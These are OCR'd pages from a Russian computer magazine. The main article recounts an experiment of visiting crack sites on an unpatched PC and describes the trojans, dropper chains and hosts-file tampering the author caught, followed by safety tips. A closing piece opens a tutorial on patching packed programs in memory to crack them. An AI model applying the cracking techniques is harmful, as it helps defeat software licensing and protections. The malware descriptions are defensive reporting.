
А теперь, внимание! Кто мешает тебе совместить оба варианта и повесить на своем сайте уже «правильную» форму. Она будет генерировать только очень маленькие или большие числа. И делать-то ничего не надо! Такой пример ты можешь увидеть на моем сайте (lexx918.da.kz) в разделе «Игра». Но ты же прочитал мою статью, и потому, я надеюсь, не станешь наступать на грабли и играть на моем сайте? Хотя, если сыграешь, я против не буду. ⌶



desam
молодежная одежда
Адреса магазинов в Москве и в других городах
вы можете узнать по телефону: (495) 781-7171
или на сайте: www.desam.ru

STREETSEEKER
/ STREETSEEKER@MAIL.RU /

Не все сайты одинаково полезные



СКРЫТЫЙ ВРЕД ОТ CRACK-РЕСУРСОВ


ВСЕ СТАЛКИВАЛИСЬ С ТАКОЙ ВЕЩЬЮ, КАК ТИКАЮЩИЕ ЧАСИКИ ЖАДНОЙ ПРОГРАММЫ, ОТМЕРЯЮЩИЕ ЕЕ ЖИЗНЬ. КОГДА У ЧЕЛОВЕКА МАЛО ОПЫТА, ТО ОН БЬЕТ В ШАМАНСКИЙ БУБЕН И ХОДИТ КРУГАМИ ВОКРУГ КОМПЬЮТЕРА, ВЫМАЛИВАЯ СНИСХОЖДЕНИЯ У БОГОВ ШАРОВАРА И ТРИАЛА. НО ТЫ КРУТ, И СРАЗУ ИДЕШЬ НА КРЭК-САЙТЫ ЗА ЛЕКАРСТВОМ ОТ ЖАДНОСТИ. ПОЗВОЛЬ ПОВЕДАТЬ ТЕБЕ О НЕХОРОШИХ ВЕЩАХ, КОТОРЫЕ МОГУТ ПРОИЗОЙТИ С ТОБОЙ.

Адски сверкая глазами и потирая жадные ручки, ты продираешься к заветному крэку. На своем пути ты сметаешь кучу флешевых окон и pop-up'ов с приглашениями к бесплатному просмотру порнографии, прослушке тысячи гигабайт mp3'шек и увеличению своего пениса со скидкой 15%. Преодолевая преграды, ты осторожно стягиваешь потребный крошечный файл, проверяешь его своим свежеобновленным антивирусом и со спокойной душой запускаешь программу. Ура, софтина излечилась от патологической жадности разработчиков и готова верой и правдой служить на твоем личном фронте. Ликуя и бесовски усмехаясь, ты отключаешься от сети... А в это время в недрах системы началась кропотливая работа — десятки маленьких программок, словно муравьи, копошатся в потрохах системных dll'ок, вшиваются в твой браузер и начинают мониторить соединение с сетью, готовые выслать информацию своему ненаглядному хозяину. «Что за фигня, я же юзаю антивирус и не открывал ничего непотребного?» — спросишь ты. А все потому, что добрые дяденьки вместе с лекарством всучили тебе кучку килобайт дряни в обход твоей защите.

Общий механизм заражения прост: ты заходишь на «зараженный» сайт. Из-за глюков браузера в твою систему загружается, а далее запускается shell-код. Размер троянца настолько мал, что, даже сидя на диалапе, ты ничего не заметишь. Shell-код запускает оболочку, а затем происходят самые интересные вещи: открывается порт, запускается спам-рассылка или DoS-атака на определенный ресурс.

На скриптовые вирусы ты можешь напороться где угодно, но особая концентрация наблюдается на крэк-сайтах. Немудрено, ведь, как известно, бесплатный сыр бывает только в мышеловке. И ради того, чтобы обезопасить тебя, мой дорогой читатель, я и предпринял этот тяжелый для моей системы обзор. Начал с того, что установил голую винду (XP, SP1, никаких патчей) и выставил все системные значения по дефолту — Java включена, ActiveX-элементы — тоже. После накатил и тут же приостановил работу антивируса и файрвола (AVP и Outpost соответственно). Признаться, я немного нервничал, выплывая на этой убогой шаланде в дикие просторы интернета. Но результат оправдал все мои ожидания.

Перво-наперво я зарулил на astalavista.box.sk — самый раскрученный поисковик крэк-сайтов. Совместив приятное с полезным, мне захотелось найти лекарство для программы Wav Joiner. Эта утилита объединяет несколько WAV-файлов в один, но просит за свою работу $30. Введя в поисковое окно название программы, я получил лист из 6 крэк-сайтов. Первый из них назывался cracks.am. Игнорируя попапы и флеш-окна, я пробрался к ссылке на крэк. Но во время моих странствий в системе происходили какие-то аномалии: браузер постоянно зависал, а в панели задач пару раз за секунду появлялось черное окно консоли. Это доказывало, что какая-то зараза успела пробраться в мою непропатченную систему. Запустив скачанное



› Ссылки на кишащие вирусами сайты :)

лекарство, я получил сообщение о несоответствии версии программы. Странно, но в описании к крэку был отмечен именно тот релиз, что имелся у меня на компьютере. Впоследствии стало ясно, что крэк — это простая подделка, выпускающая на волю RPC-DoS-троянчика. С момента запуска псевдокрэка каждые полчаса инет начинал тормозить, а через пару вынужденных перезагрузок система впала в анабиоз (в это время я начинал лихорадочно шлепать скриншоты и сохранять все, что было под рукой). Спустя пару минут медитации винда упала в BSoD. Очевидно, что это была вина скриптов, сканирующих сеть и хлопающих непатченные компьютеры. А возможно, это был Net-Worm.Win32.Francette.а или Raleca (эту заразу впоследствии нашел мой антивирус).

Разбор полетов

Мне ничего не оставалось, как грузануться в safe-mode и запустить проверку системы с помощью AVP. Сканирование показало, что на моей машине поселились аж 3 разных вируса (и это после захода всего на один ресурс)! Но интуиция подсказывала, что на компе еще что-то прячется. И я был прав. Запустив проводник и перейдя в системный каталог винды (c:\windows\system32), я отсортировал все файлы по дате создания. Оказалось, что в системе обитает некий system32.dll и system32.com, созданные во время путешествия по cracks.am. Я сразу же кинулся мониторить текущие процессы, но оказалось, что эта тварь (или какой-нибудь другой троянец) установила политику, запрещающую запуск менеджера задач. Конечно же, я быстро отменил ее, но мне стало ясно, что не все троянцы могут быть замечены антивирусом.


Следующие ресурсы, которые я посетил носили имена crackportal.com, serialsite.com, subserials.net, warezz.nm.ru и crackers.org (по порядку). На всех порталах открывались всплывающие окна и загружались троянцы. Но в каждой бочке дегтя есть бочка меда. Единственный ресурс crackers.org выдал мне чистый крэк, который взломал программу без последствий.

Хочется рассказать о ресурсе crackportal.com, а точнее, об одном ядовитом pop-up'е, открывающимся при выборе крэка. В систему через баг Осла сливается «картинка» pic10.jpg, которая на самом деле является экзешником и заменяет собой Windows Media Player. Затем сливаются приложения web.exe и classload.jar, после чего стартует апплет и определяет местонахождение винды (GetWindowsDirectory()), сбрасывает туда web.exe и запускает его. Волшебным образом в системе оказывается троянец Trojan.Win32.Spooner.f. А он, в свою очередь, тащит за собой Trojan-Downloader.Win32.Small.apf. Короче, начинается конкретная круговерть, которая заканчивается тем, что на компьютере оказываются Trojan-Spy.Win32.Banker.jk, Trojan-Proxy.Win32.Small.bh, Backdoor.Win32.Zins.c, Trojan-Dropper.Win32.Small.vn, Trojan-Dropper.Win32.Small.wp, Trojan-Downloader.Win32.Agent.lv и Backdoor.Win32.Jeemp.c. Душевно, правда? Кроме этого, модифицируется файл hosts, в котором блокируются урлы Касперского, MCAfee и Symantec. Мало того, как я заметил, происходит генерация фейкового html-файла, который забрасывается на десктоп и сообщает юзеру о том, что у него, по крайней мере, 3 опасных вируса в системе, поэтому предлагает пройти по адресу topantivirus.biz для того, чтобы скачать антивирус.

ОСНОВЫ БЕЗОПАСНОЙ ЖИЗНЕДЕЯТЕЛЬНОСТИ

ЕСЛИ ТЫ ЖИТЬ НЕ МОЖЕШЬ БЕЗ КРЭКЕРСКИХ РЕСУРСОВ, ТО ОБЯЗАТЕЛЬНО ПРИДЕРЖИВАЙСЯ СЛЕДУЮЩИХ РЕКОМЕНДАЦИЙ.

1. Не используй IE для навигации по «халявным» сайтам. Рекомендую поставить последний FireFox, в котором на порядок меньше глюков. А лучше всего серфить крэк-порталы через консольный lynx.
2. Если юзаешь WinXP, то обязательно поставь SP2 и накати все хотфиксы.
3. Поставь файрвол (тут уже дело вкуса, но желательно, чтобы был интегрированный скриптчекер) и антивирус.
4. Отключи Java (хотя вряд ли согласишься — большинство современных web-страничек будут выглядеть довольно убого, да и навигация усложнится на порядок) и неподписанные ActiveX-элементы. Также отключи прием cookies со всех ресурсов (потом пропишешь вручную те сайты, которым это разрешено).
5. Регулярно проверяй hosts-файл на предмет сторонних линков.
6. Сделай снимки системы и программ, которые ты используешь в сети и раз в неделю сверяй их с контрольными образами. Если зверь и влезет, то ты без проблем сможешь отследить, когда и как это произошло. Думаю, не нужно напоминать о том, что в категории риска находятся в первую очередь порно-warez-крэк сайты. В принципе, идеологию владельцев этих сайтов можно понять, так как они зарабатывают на пороках и наказывают за эти пороки.



› На таких вот сайтах и лазит зверье


› Лежащих здесь исходников хватит на пару десятков вирусов

Троян среди рефератов

Смекнув, что троянцы могут прятаться не только на крэк-ресурсах, я заглянул на www.referatov.net и www.forum.x-gold.ru (якобы для поиска реферата). Загрузив первый попавшийся реферат, я опять сделал анализ системы. О-па! Вот и первый улов — VBS.Redlof. Краткие ТТХ этого вируса: написан на языке Visual Basic Script (VBS) и зашифрован Visual Basic Encoded Script (VBE). Создаваясь, Redlof скидывает свой код в системный каталог винды с именем Kernel.dll. Кроме этого, вирус создает файлы kjwall.gif в каталогах System32 и Web, а потом копирует себя во все каталоги на других дисках в виде файла folder.htt. Размножается зверушка нехитро: файл folder.htt копируется вирусом во все каталоги при их просмотре/открытии эксплорером (включая flash-носители и дискеты), потом дописывает себя во все HTM-файлы, находящиеся в каталоге windowsweb и скидывает себя в iejit.htm, offline.htm и прочие файлы. Старо, конечно, но юзеру жизнь попортить может (я изрядно замучился убивать продукты его жизнедеятельности) :).

Флешевые ролики, которые то и дело появляются и на crack, и на других халявных ресурсах, также могут содержать в себе различную заразу. Вспомни adware-трой, который сидел на MySpace. Флешка, которая рекламировала забугорный сайт deckoutyourdeck.com, использовала дырку в виндах, связанную с *.wmf. Шуму было! Хотя по сути вирь ничего не затирал, но доставал реально — постоянно скидывал кучу pop-up окошек с оравой баннеров плюс мониторил серфинг по сети. А изготовили его братья-славяне — за свежими картинками он обращался к нашему серваку. Заразил он тогда около 2 миллионов тачек, ущербу нанес на 3 миллиона вечнозеленых. Его я узрел на cracks.am (через флешку мне без проблем загрузился червячок Net-Worm. Win32.Francette.a).

В результате моего долгого эксперимента выяснилась непреложная истина: чем меньше размерами сайт, тем выше вероятность того, что он червив от начала тэга <html> до последнего пикселя на его морде. Порывшись во всей этой шушере, я вылез оттуда обвешанный 16 видами дряни. Среди них обнаружились малоизвестные JS.Scob.Trojan, JS.Scob.Trojan.b, Bofra, Troj/Borobt-Gen, TrojanClicker.Win32.Small.h (эту заразу кто-то модифицировал, так как оригинал кликал на www.sex.de, а этот вел на другой сайт) и еще кучка мелких червячков. Один из них доставил мне немало потехи. Мелкий уродец пытался скрыть свое тело, шифруясь ксором :).



КРИС КАСПЕРСКИ

Online patching в секретах и советах

ПОБЕЖДАЕМ УПАКОВАННЫЙ КОД

OFF-LINE PATCH (ОН ЖЕ BIT-HACK) — ЭТО СПОСОБ ВЗЛОМА КОДА, КОГДА МЫ ГРУЗИМ ПРОГРАММУ В HIEW И ПРАВИМ ТАМ ПАРУ БАЙТ. А ЕСЛИ ПРОГРАММА УПАКОВАНА? ТОГДА У НАС ДВА ПУТИ: РАСПАКОВАТЬ ЕЕ И ХАКНУТЬ В OFF-LINE, ИЛИ ЖЕ, ДОЖДАВШИСЬ ЗАВЕРШЕНИЯ РАСПАКОВКИ, МОДИФИЦИРОВАТЬ ПАМЯТЬ ПРОЦЕССА НА ЛЕТУ, ПРОВОРНО ОБХОДЯ ЛОВУШКИ ТИПА ПРОВЕРКИ CRC. ВОТ ОБ ЭТОМ СПОСОБЕ МЫ И БУДЕМ ГОВОРИТЬ!

Снять навороченный упаковщик/протектор чрезвычайно сложно. Качественных распаковщиков нет, и приходится работать вручную, что сильно напрягает. К тому же последние версии протекторов устраивают разные подлянки (крадут часть инструкций, внедряют p-код, эмулируют выполнение условных переходов и т. д.), в результате чего распакованная программа работает неустойчиво и периодически падает, споткнувшись об очередную неудаленную подлянку. Поиск и удаление защиты отнимает кучу времени и не дает никаких гарантий. Ладно, если это взлом «для себя» — взломанная программа «доводится до ума» в ходе эксплуатации. А если надо что-то срочно взломать для заказчика?

Получить дамп, пригодный для дизассемблирования (не для запуска!), относительно несложно, и с этой задачей хорошо справляется PE-TOOLS. Программы с динамической шифровкой (это когда расшифровка идет небольшими порциями, и отработавший свое фрагмент тут же зашифровывается вновь) обычно исследуются в отладчике.

